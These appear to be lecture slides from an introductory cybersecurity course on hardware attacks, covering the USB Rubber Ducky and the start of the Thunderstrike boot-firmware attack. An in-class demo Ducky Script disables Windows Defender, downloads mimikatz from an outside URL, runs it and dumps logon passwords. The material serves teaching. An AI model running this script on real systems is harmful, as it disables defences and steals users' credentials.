

2550 Intro to cybersecurity

L19: Systems Security, HW attacks

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Access control, Secure logging, anti-virus, firewalls, etc.

Where do abstractions fail?

Today we will discuss hardware attacks on computer systems that bypass these protections and lead to security failures.

The Usual interface





Rubber Ducky attack

If the attacker could control your keyboard, they could install whatever they wanted. Keyboard access is usually a physical attack.

However, keyboards come in many shapes!



USB RUBBER DUCKY

\$49.99

Imagine plugging in a seemingly innocent USB drive into a computer and installing backdoors, exfiltrating documents, or capturing credentials.

With a few well crafted keystrokes anything is possible. If only you had a few minutes, a photographic memory and perfect typing accuracy.

The USB Rubber Ducky injects keystrokes at superhuman speeds, violating the inherent trust computers have in humans by posing as a keyboard.


Inventing keystroke injection in 2010, the USB Rubber Ducky became the must-have pentest tool. With a covert design and simple "Ducky Script" language, this bad USB infiltrates systems and imaginations the world over.

USB RUBBER DUCKY DELUXE

\$49.99

HOTPLUG ATTACK COMBO KIT

\$199.99 (SAVE \$20.00)



ADD TO CART






In class demo

```
REM start an elevated powershell session
DELAY 1000
GUI r
DELAY 200
REM Start an elevated powershell instance which will disable Windows Defender.
STRING powershell start powershell -V runAs
ENTER
DELAY 1000
REM if you need administrator [left, enter and delay 1000]
LEFT
ENTER
DELAY 1000
ALT y

DELAY 1000
REM attempt to disable windows defender
STRING Set-MpPreference -DisableRealtimeMonitoring $true
ENTER
STRING Set-MpPreference -ExclusionPath .\m.exe
ENTER
STRING $down = New-Object System.Net.WebClient; $url = 'https://github.com/cbrnrd/FunStuff/raw/master/mimikatz.exe'; $file = 'm.exe'; $down.DownloadFile($url,$file);
ENTER
STRING .\m.exe
ENTER
DELAY 1500
STRING sekurlsa::logonPasswords full
ENTER
```


Thunderstrike attack

https://trmm.net/Thunderstrike_31c3/



Images in next few slides taken from https://trmm.net/Thunderstrike_31c3/

System Model: how does a computer boot?





MACRONIX
INTERNATIONAL CO., LTD.

MX25L6406E

64M-BIT [x 1 / x 2] CMOS SERIAL FLASH



FEATURES

GENERAL

